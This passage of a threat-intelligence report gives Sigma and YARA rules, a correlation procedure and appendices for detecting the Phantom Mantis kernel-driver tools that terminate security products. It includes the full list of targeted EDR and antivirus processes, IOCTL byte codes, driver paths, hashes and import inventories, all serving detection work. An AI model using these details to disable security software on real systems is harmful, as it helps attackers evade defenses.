  - attack.t1543.003
  - attack.t1562.001

```

False positives and exclusions: Exclude documented malware-analysis systems and approved EDR resilience tests. Do not exclude all kernel services, signed drivers, or generic software-deployment activity.

Expected false-positive risk: Low, validation pending. Each branch combines a service name with its observed path. Service a is not used alone.

Validation status: YAML parsed successfully. Backend conversion and production validation were not performed.

ATT&CK:

[T1543.003 - Windows Service](#)

and

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** High. **Confidence:** High.

Sigma Rule 2

Purpose: Detect the observed loader and driver destination as one file-creation event.

Telemetry and required fields: Sysmon Event ID 11 or equivalent EDR file telemetry with ComputerName, Image, TargetFilename, and timestamp.

Lookback and window: Search at least 30 days. Correlate with service creation or driver load within ten minutes.

```

title: Phantom Mantis Killer Driver Written by Known Loader
id: 827387c1-2c45-4749-9e37-d290ce9d74db
status: experimental
description: Detects the observed loader and driver-path pairs before service installation.
author: PTI
date: 2026-07-24
logsource:
  product: windows
  category: file_event
detection:
  selection_g12:
    Image|endswith: '\G12clean.exe'
    TargetFilename|endswith: '\Windows\System32\drivers\drv.sys'
  selection_g13:
    Image|endswith: '\G13clean.exe'
    TargetFilename|endswith: '\Windows\Temp\anticheatG13.sys'
  selection_driverkiller:

```

```
Image|endswith: '\DriverKiller.exe'

TargetFilename|endswith: '\Windows\8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys'

condition: 1 of selection_*

falsepositives:

- Authorized malware analysis using the original filenames

- Controlled security-product resilience testing

level: high

tags:

- attack.t1543.003

- attack.t1562.001
```

False positives and exclusions: Exclude only named analysis hosts or approved test jobs. The rule depends on the observed loader names and will miss renamed copies.

Expected false-positive risk: Low, validation pending. The rule requires a loader and destination pair rather than one filename.

Validation status: YAML parsed successfully. Backend conversion and production validation were not performed.

ATT&CK:

[T1543.003 - Windows Service](#)

and

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** High. **Confidence:** High for the observed filenames.

Sigma Rule 3

Purpose: Detect the three kernel drivers through paired load paths and SHA-256 values.

Telemetry and required fields: Sysmon Event ID 6 or EDR driver-load telemetry with ComputerName, ImageLoaded, Hashes, and timestamp. Hash collection must include SHA-256.

Lookback and window: Search the longest retained driver-load history. Correlate with service creation and security-process termination within ten minutes.

title: Phantom Mantis Killer Driver Load by Observed Path and Hash

id: 6f0148da-920d-4ac9-aa3a-adde6c66b558

name: pm_killer_driver_load

status: experimental

description: Detects the observed G12, G13, and DriverKiller kernel drivers using paired load paths and SHA-256 values.

author: PTI

date: 2026-07-24

logsource:

product: windows

category: driver_load

detection:

selection_g12:

ImageLoaded|endswith: '\Windows\System32\drivers\drv.sys'

Hashes|contains: 'SHA256=83f6b8e88a8aa9407587fd5b41a68cc9408b22a493d1e6b7347517638605d57f'

selection_g13:

ImageLoaded|endswith: '\Windows\Temp\anticheatG13.sys'

Hashes|contains: 'SHA256=fd28c1ef42dc959c875fff1104d3774ef0973f026498af08fc86dea2f849832a'

selection_driverkiller:

```
ImageLoaded|endswith: '\Windows\8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys'
Hashes|contains: 'SHA256=8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc'
condition: 1 of selection_*
falsepositives:
  - Authorized malware analysis using the supplied samples
  - Controlled BYOVD or EDR resilience testing
level: critical
tags:
  - attack.t1543.003
  - attack.t1562.001
```

False positives and exclusions: Exclude only documented analysis or resilience-testing systems. A legitimate VirIT installation should not use the observed hash-named path and DriverKiller service context.

Expected false-positive risk: Low, validation pending. Every branch requires both the observed path and SHA-256.

Validation status: YAML parsed successfully. Backend conversion and production validation were not performed.

ATT&CK:

[T1543.003 - Windows Service](#)

and

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** Critical. **Confidence:** High.

Sigma Rule 4

Purpose: Detect the observed controller when its first argument names a security-product process.

Telemetry and required fields: Sysmon Event ID 1 or EDR process telemetry with ComputerName, Image, CommandLine, Hashes, and timestamp.

Lookback and window: Search at least 30 days. Review parent process, user, integrity level, driver file creation, and Event ID 7045 within ten minutes.

```
title: Phantom Mantis DriverKiller Execution Against Security Process
id: cba08ba4-94c8-41c8-88bb-2b3a1418c177
status: experimental
description: Detects the observed DriverKiller controller when its command line names a security-product process.
author: PTI
date: 2026-07-24
logsource:
  product: windows
  category: process_creation
detection:
  selection_binary_hash:
    Hashes|contains: 'SHA256=781728e15f1e31bb8976bdf4b2fe04a8254f9d0c658317177301aaebb8852060'
  selection_binary_name:
    Image|endswith: '\DriverKiller.exe'
  selection_target:
    CommandLine|contains:
      - 'SentinelAgent.exe'
      - 'SentinelServiceHost.exe'
      - 'CSFalconService.exe'
```

- 'elastic-endpoint.exe'
- 'MsSense.exe'
- 'SophosHealth.exe'
- 'SophosMTR.exe'
- 'CynetEPS.exe'
- 'DeepInstinctService.exe'
- 'HuntressAgent.exe'
- 'wazuh-agent.exe'
- 'qualys-cloud-agent.exe'
- 'NessusAgent.exe'
- 'TaniumClient.exe'
- 'threatlockerservice.exe'
- 'DarktraceTSA.exe'
- 'avp.exe'
- 'SAVService.exe'
- 'Sysmon.exe'

condition: (selection_binary_hash or selection_binary_name) and selection_target

falsepositives:

- Authorized execution of the public BYOVD-DriverKiller proof of concept
- Controlled security-product resilience testing

level: critical

tags:

- attack.t1562.001

False positives and exclusions: The public PoC may be used by researchers. Exclude approved test users, parent processes, and lab hosts. Do not exclude the filename globally.

Expected false-positive risk: Low, validation pending. The rule requires the controller hash or name together with a targeted security-process argument.

Validation status: YAML parsed successfully. Backend conversion and production validation were not performed.

ATT&CK:

[T1562.001 - Disable or Modify Tools](#)

Severity: Critical. **Confidence:** High.

Sigma Rule 5

Purpose: Provide a process-termination base rule for the correlation. It should not normally alert by itself.

Telemetry and required fields: Sysmon Event ID 5 or EDR process-termination telemetry with ComputerName, Image, ProcessId, and timestamp.

Lookback and window: Use a ten-minute window around a matching driver service or load. If run independently, restrict to hosts with recent kernel-service activity.

title: Process Termination Matching Phantom Mantis Killer Target Set

id: 992c5cac-e0fe-44e1-a99c-ae38f39e0b1c

name: pm_security_process_termination

status: experimental

description: Base detection for termination of security-product processes targeted by the G12 and G13 loaders. Use with the supplied driver-service and driver-load correlation.

author: PTI

date: 2026-07-24

logsource:

product: windows

category: process_termination

detection:

selection:

Image|endswith:

- '\SentinelAgent.exe'
- '\SentinelServiceHost.exe'
- '\CSFalconService.exe'
- '\elastic-endpoint.exe'
- '\MsSense.exe'
- '\SophosHealth.exe'
- '\SophosMTR.exe'
- '\CynetEPS.exe'
- '\DeepInstinctService.exe'
- '\HuntressAgent.exe'
- '\wazuh-agent.exe'
- '\qualys-cloud-agent.exe'
- '\NessusAgent.exe'
- '\TaniumClient.exe'
- '\threatlockerservice.exe'
- '\DarktraceTSA.exe'
- '\avp.exe'
- '\SAVService.exe'
- '\Sysmon.exe'

condition: selection

falsepositives:

- Product upgrades, maintenance, or authorized uninstallation
- Administrator troubleshooting
- Host shutdown or reboot

level: medium

tags:

- attack.t1562.001

False positives and exclusions: Maintenance, upgrades, and shutdowns can stop these processes. Use maintenance windows, approved deployment systems, and expected shutdown events as filters only in the correlation implementation.

Expected false-positive risk: Medium when run alone; Low when all events in Rule 6 are present.

Validation status: YAML parsed successfully. Production validation was not performed.

ATT&CK:

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** Medium alone. **Confidence:** High that the listed names occur in the supplied target set.

Sigma Rule 6

Purpose: Require three independent signals on one host within ten minutes.

Telemetry and required fields: The data required by Sigma Rules 1, 3, and 5. ComputerName must be normalized across Windows System, driver-load, and process-termination data.

Lookback and window: Run continuously with a ten-minute correlation window. Historical hunts should cover at least 30 days.

title: Phantom Mantis Killer Service Load and Security Process Termination

id: 33b802f1-3d73-4135-8769-685ff0f3fa70

status: experimental

description: Correlates a known killer service installation, matching driver load, and termination of a targeted security process on one host.

author: PTI

date: 2026-07-24

correlation:

type: temporal

rules:

- pm_killer_service_install
- pm_killer_driver_load
- pm_security_process_termination

group-by:

- ComputerName

timespan: 10m

generate: true

falsepositives:

- Authorized malware analysis using the supplied samples
- Controlled EDR resilience testing that loads the same drivers

level: critical

tags:

- attack.t1543.003
- attack.t1562.001

False positives and exclusions: Require an approved test record before excluding a host. Do not suppress the correlation only because the loaded driver has a trusted or historical signature.

Expected false-positive risk: Low, validation pending. The correlation requires exact service/path evidence, an exact path/hash driver load, and termination of an observed security-product target.

Validation status: YAML parsed successfully, and the meta-rule structure follows the current Sigma correlation specification. Backend conversion was not performed. Sigma correlations require a backend that supports meta rules, and ComputerName may need local field mapping.

ATT&CK:

[T1543.003 - Windows Service](#)

and

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** Critical. **Confidence:** High.

YARA Rule 1

Purpose: Detect G12/G13 loaders or related multifunction drivers through combinations of banners, deployment artifacts, target names, the WindowsData seed, the termination IOCTL, and kernel APIs.

Data source: File content. Scan active endpoints, quarantine collections, malware repositories, and memory-extracted PE files.

Lookback: All retained PE files.

```

rule PhantomMantis_G12_G13_Killers {
  meta:
    description = "Detects G12 or G13 killer loaders and related multifunction drivers"
    author = "PTI"
    date = "2026-07-24"
    confidence = "high"

  strings:
    $g12_banner = "=== killer ===" ascii wide
    $g12_service = "drvsvc" ascii wide fullword
    $g12_path = "\\Windows\\System32\\drivers\\drv.sys" ascii wide nocase

    $g13_banner = "=== killer2 ===" ascii wide
    $g13_path = "\\Windows\\Temp\\anticheatG13.sys" ascii wide nocase

    $target_s1 = "SentinelAgent.exe" ascii wide nocase
    $target_cs = "CSFalconService.exe" ascii wide nocase
    $target_elastic = "elastic-endpoint.exe" ascii wide nocase

    $seed = "WindowsData" ascii wide
    $ioctl_kill = { 1C 20 22 00 }
    $ob_callback = "ObRegisterCallbacks" ascii
    $wfp_callout = "FwpsCalloutRegister" ascii

  condition:
    uint16(0) == 0x5a4d and
    (
      (
        2 of ($g12_banner, $g12_service, $g12_path) and
        2 of ($target_s1, $target_cs, $target_elastic)
      ) or
      (
        all of ($g13_banner, $g13_path) and
        2 of ($target_s1, $target_cs, $target_elastic)
      ) or
      (
        all of ($seed, $ioctl_kill) and
        1 of ($ob_callback, $wfp_callout)
      )
    )
}

```

False positives and exclusions: Internal research copies may match. Exclude documented repositories and analysis hosts. Do not exclude a file because it uses one legitimate kernel API.

Expected false-positive risk: Low, validation pending.

Validation status: Manually reviewed. The raw G12/G13 binaries and a local YARA compiler were not available for sample matching.

ATT&CK:

[T1027 - Obfuscated Files or Information](#)

,

[T1543.003 - Windows Service](#)

, and

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** High. **Confidence:** High for the loader branches; Moderate for the related-driver branch.

YARA Rule 2

Purpose: Detect the observed public PoC controller or its embedded VirIT driver through corroborating project, service, device, IOCTL, filename, and PDB artifacts.

Data source: File content.

Lookback: All retained PE files and driver collections.

```
rule PhantomMantis_Public_DriverKiller_Viragtl {
  meta:
    description = "Detects the public BY0VD-DriverKiller build or its embedded VirIT driver"
    author = "PTI"
    date = "2026-07-24"
    confidence = "high"
    reference = "https://github.com/alex30/BY0VD-DriverKiller"

  strings:
    $service = "DriverKiller" ascii wide
    $device = "\\Device\\Viragtl" ascii
    $drop = "8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys" wide
    $project = "BY0VD-DriverKiller-master" ascii
    $french = "Installation et demarrage du Driver" ascii
    $ioctl = { 30 00 73 82 }

    $nt_device = "\\Device\\Viragtl" wide
    $dos_device = "\\DosDevices\\Viragtl" wide
    $pdb = "VIRAGT64.pdb" ascii nocase

  condition:
    uint16(0) == 0x5a4d and
    (
      all of ($service, $device, $drop, $project, $french, $ioctl) or
      all of ($nt_device, $dos_device, $pdb, $ioctl)
    )
}
```

False positives and exclusions: The public PoC and legitimate historical VirIT driver samples can match. Exclude approved research files after confirming repository, host, user, and intended use. Do not globally allowlist TG Soft signatures.

Expected false-positive risk: Low for the controller branch and Medium for the driver branch, validation pending.

Validation status: Manually reviewed against the decompiled strings and artifact inventory. A local YARA compiler and raw samples were not available for execution.

ATT&CK:

[T1588.002 - Tool](#)

,

[T1543.003 - Windows Service](#)

, and

[T1562.001 - Disable or Modify Tools](#)

. **Severity:** High. **Confidence:** High.

Platform-neutral correlation procedure

1. Find a matching kernel-service installation.
2. Confirm the corresponding driver load by path and SHA-256.
3. Within ten minutes on the same host, identify termination, restart, or unhealthy status for one or more security agents.
4. Increase priority when the host also records a matching loader hash, the -d cleanup option, \\.\Viragtl access, several affected vendors, or failed initialization of another driver.
5. Exclude analysis systems and resilience tests only after validating the complete sequence.

Conclusion

[Phantom Mantis](#)

maintains more than one implementation of kernel-assisted defense impairment. G12 automates the selection and termination of security products through a fixed target table and multifunction driver. G13 preserves that architecture and expands it into driver blocking, process-memory destruction, kernel modification, minifilter control, system enumeration, and protected logging.

DriverKiller represents a separate acquisition path. The sample is consistent with a build of the public BY0VD-DriverKiller project and embeds a TG Soft VirIT Agent driver that exposes the interface documented in

[CVE-2017-17472](#)

. The controller provides focused, operator-directed process termination without the automation found in G12 and G13. Independent review shows that the loaded vendor driver itself exposes 43 dispatch branches, including potential raw-memory primitives and extensive inspection functions, even though the supplied controller invokes only the kill path. Its use shows that

[Phantom Mantis](#)

combines maintained internal capability with externally sourced tooling and can inherit risk from the full interface of the driver it introduces.

Defenders should detect the sequence rather than depend on one indicator. The highest-signal pattern combines a known driver file and service, a matching kernel-driver load, and security-agent termination on the same host within ten minutes. The supplied Sigma correlation implements this model, while the base Sigma and YARA rules support environments that lack cross-source correlation.

Appendix A: Complete G12/G13 Process Target Table

G12 and G13 contain the same 180 case-preserved process-name entries. Two pairs differ only by case: EPConsole.exe/epconsole.exe and mbamservice.exe/MBAMService.exe. This leaves 178 case-insensitive names. The exact table recovered from the supplied SentinelOne analysis is retained below so defenders can build vendor-specific coverage without relying on the narrative summary.

smartscreen.exe, SecurityHealthService.exe, SecurityHealthSystray.exe,
MpDefenderCoreService.exe, MsMpSvc.exe, MSASCui.exe, MSASCuiL.exe,
msseces.exe, nissrv.exe, endpointprotection.exe, CagService.exe,
RMM.WebRemote.exe, RWDWrapper.exe, DattoEDR.exe,
DattoEndpointProtection.exe, DattoAgent.exe, DattoProvider.exe,
DattoBackupAgent.exe, DattoBusDriverInstall.exe, DattoFltrInstall.exe,
SDClientService.exe, iptray.exe, cisco_amp_connector.exe,
CiscoAMPCEFWDriver.exe, MsSense.exe, SenseIR.exe, SenseCncProxy.exe,

SenseSampleUploader.exe, SentinelAgent.exe, SentinelAgentWorker.exe,
SentinelServiceHost.exe, SentinelStaticEngineScanner.exe,
SentinelMemoryScanner.exe, SentinelStaticEngine.exe,
SentinelHelperService.exe, SentinelUI.exe, SentinelCtl.exe, Sentinel.exe,
SentinelRanger.exe, SentinelPowerShellExtension.exe,
LogProcessorService.exe, CynetMS.exe, CynetEPS.exe,
CybergON-Kronk-signed.exe, elmecagent-updater.exe, bdredline.exe,
EPConsole.exe, EPHost.exe, EPIntegrationService.exe,
EPSecurityConsole.exe, EPProtectedService.exe, EPSecurityService.exe,
EPUpdateService.exe, bdlived2.exe, bdservicehost.exe, BDFileServer.exe,
BDLogger.exe, BDAvScanner.exe, Arrakis3.exe, BDScheduler.exe,
BDStatistics.exe, npemclient3.exe, epconsole.exe, bdagent.exe, vsserv.exe,
CSFalconContainer.exe, CSFalconService.exe, CSFalconUI.exe,
csfalcondataprotect.exe, csfalcondaterepair.exe, elastic-agent.exe,
elastic-endpoint.exe, metricbeat.exe, CloudEndpointService.exe,
EndpointBasecamp.exe, ntrtscan.exe, TmListen.exe, coreServiceShell.exe,
coreFrameworkHost.exe, AvastUI.exe, aswToolsSvc.exe, aswEngSrv.exe,
afwServ.exe, wsc_proxy.exe, AvastSvc.exe, aswidsagent.exe, AVGSvc.exe,
avgToolsSvc.exe, AVGUI.exe, avp.exe, avpsus.exe, kavfs.exe, kavfsw.exe,
vapm.exe, ksde.exe, SangforInterface.exe, SangforService.exe,
SangforAgent.exe, edr_agent.exe, sfavsvc.exe, SophosFileScanner.exe,
SophosFIMService.exe, SophosHealth.exe, SophosNetFilter.exe,
hmpalert.exe, SEDService.exe, SAVService.exe, SophosClean.exe,
SophosMTR.exe, sophossps.exe, egui.exe, efwd.exe, EraAgentSvc.exe,
eamonm.exe, eclis.exe, mfeann.exe, mfefire.exe, mfemactl.exe, masvc.exe,
macmnsvc.exe, ccApp.exe, rtvscan.exe, SepMasterService.exe,
sepWscSvc64.exe, smc.exe, SmcGui.exe, cbdefense.exe, RepMgr.exe,
carbonsensor.exe, trapsd.exe, cytool.exe, CyveraConsole.exe,
CyveraService.exe, CylanceSvc.exe, mbamservice.exe, MBAMService.exe,
mbamtray.exe, firesvc.exe, firetray.exe, ActiveConsole.exe,
CybereasonActiveProbe.exe, CybereasonCR.exe, hlagent.exe, fsavgui.exe,
fshoster32.exe, fsorsp.exe, Sysmon.exe, tanclient.exe, TaniumClient.exe,
ThreatLockerConsent.exe, threatlockerservice.exe, threatlockertray.exe,
DarktraceTSA.exe, wrsa.exe, WRSkyClient.exe, WRSVC.exe, cis.exe,
cmdagent.exe, cpd.exe, cpx.exe, SonicWallClientProtectionService.exe,
swc_service.exe, swi_service.exe, DeepInstinct.exe,
DeepInstinctService.exe, DIAgentService.exe, HuntressAgent.exe,
HuntressRMM.exe, HeimdalsecurityAgent.exe, VectorAgent.exe,
lc_sensor.exe, osqueryd.exe, UptycsAgent.exe, wazuh-agent.exe,
ossec-agent.exe, qualys-cloud-agent.exe, QualysAgent.exe,
NessusAgent.exe, nessus-service.exe, rapid7_endpoint.exe

The entries cover operating-system security, AV/EDR, RMM, telemetry, vulnerability management, host monitoring, and agent-management components. A match represents the loader's intent to request termination; it is not evidence that the product was successfully disabled.

Exact G12 loader debug strings

The G12 loader retains a complete operator-facing status trail. The exact strings are:

```
[+] Driver loaded
[+] Device found: %ls\n
=== killer ===\n
[-] OOM
[*] Cleaning up...
[-] Drop failed: %lu\n
[-] Load failed: %lu\n
[-] Device not found
[-] Open failed: %lu\n
[+] Device opened: %ls\n\n
[+] Starting monitoring loop...\n
[*] Scan #%d\n
[!] %ls (PID %lu)\n
[-] failed (err %lu)\n
[*] checked %d killed %d\n\n
```

The strings expose the full loader state machine: cleanup, driver drop/load, dynamic device discovery, device opening, continuous scans, per-target PID reporting, and checked/killed counters.

Appendix B: DriverKiller Static Evidence Ledger

Complete controller import inventory

DriverKiller.exe imports the following functions. The narrow API set corroborates a resource-to-file-to-service-to-device chain and contains no networking or token-privilege API:

KERNEL32.dll:

```
CloseHandle, DeleteFileW, FindResourceW, RtlLookupFunctionEntry,
LockResource, CreateFileW, WriteFile, SizeofResource, CreateFileA,
GetLastError, LoadResource, DeviceIoControl, RtlVirtualUnwind,
UnhandledExceptionFilter, RtlCaptureContext, SetUnhandledExceptionFilter,
GetCurrentProcess, TerminateProcess, IsProcessorFeaturePresent,
GetModuleHandleW, IsDebuggerPresent, InitializeSLISTHead,
GetSystemTimeAsFileTime, GetCurrentThreadId, GetCurrentProcessId,
QueryPerformanceCounter
```

ADVAPI32.dll:

```
CloseServiceHandle, OpenSCManagerW, DeleteService, StartServiceW,
OpenServiceW, QueryServiceStatusEx, CreateServiceW
```

SHELL32.dll:

```
SHGetSpecialFolderPathW
```

VCRUNTIME140.dll:

memset, memcpy, __current_exception, __current_exception_context,
__C_specific_handler

api-ms-win-crt-stdio-l1-1-0.dll:

__p_commode, __acrt_iob_func, __stdio_common_vfprintf,
__stdio_common_vswprintf_s, _set_fmode

api-ms-win-crt-string-l1-1-0.dll:

wcscpy_s

api-ms-win-crt-runtime-l1-1-0.dll:

_initialize_onexit_table, _register_onexit_function, _cexit, _c_exit,
terminate, _seh_filter_exe, _set_app_type, _crt_atexit,
_register_thread_local_exe_atexit_callback, __p__argv, __p__argc,
_configure_narrow_argv, _exit, _initterm_e, _initterm,
_get_initial_narrow_environment, _initialize_narrow_environment, exit

api-ms-win-crt-math-l1-1-0.dll:

__setusermatherr

api-ms-win-crt-locale-l1-1-0.dll:

_configthreadlocale

api-ms-win-crt-heap-l1-1-0.dll:

_set_new_mode

The executable exports no functions. Its imports contain no ControlService, AdjustTokenPrivileges, LookupPrivilegeValue, NtLoadDriver, Winsock, WinHTTP, WinINet, URLMon, or model-runtime API.

Complete driver import inventory

The embedded VirlT driver imports the following kernel functions:

ntoskrnl.exe:

mbstowcs, ExAllocatePoolWithTag, KeSetTargetProcessorDpc, ZwCreateKey,
IoDeleteSymbolicLink, ExFreePoolWithTag, KeInitializeMutex,
RtlAnsiStringToUnicodeString, ZwReadFile, strstr, RtlInitUnicodeString,
IoDeleteDevice, RtlInitAnsiString, ZwSetValueKey, _strupr, KeInitializeDpc,
ZwQuerySystemInformation, MmBuildMdlForNonPagedPool, IoFreeMdl,
ZwSetInformationFile, KeReleaseMutex, KeDelayExecutionThread, ZwCreateFile,
PsCreateSystemThread, MmMapLockedPagesSpecifyCache,
ExSystemTimeToLocalTime, ZwQueryValueKey, PsTerminateSystemThread,
KeInsertQueueDpc, ZwEnumerateValueKey, ZwClose, sprintf,
ObReferenceObjectByHandle, KeWaitForSingleObject, RtlTimeToTimeFields,
MmProbeAndLockPages, ZwOpenProcess, MmUnlockPages, IoCreateSymbolicLink,
MmIsAddressValid, ObfDereferenceObject, IoCreateDevice,
ZwTerminateProcess, KeNumberProcessors, ZwQueryInformationFile,

```
MmIsNonPagedSystemAddressValid, ZwWriteFile, ZwDeleteKey,  
RtlFormatCurrentUserKeyPath, ZwEnumerateKey, IoAllocateMdl, ZwOpenKey,  
ObOpenObjectByName, swprintf, RtlUnicodeStringToAnsiString,  
ZwOpenDirectoryObject, IoFileObjectType, IoDriverObjectType,  
ZwQueryDirectoryObject, wcstombs, KeQueryActiveProcessors,  
KeBugCheckEx, IoCompleteRequest, ExQueueWorkItem,  
__C_specific_handler, __chkstk
```

HAL.dll:

```
KeStallExecutionProcessor
```

The imports corroborate the newly characterized broader IOCTL interface: process and module enumeration, registry inspection, file operations, MDL-backed memory access, DPC-based cross-processor coordination, object-directory enumeration, and process termination. The driver exports no functions.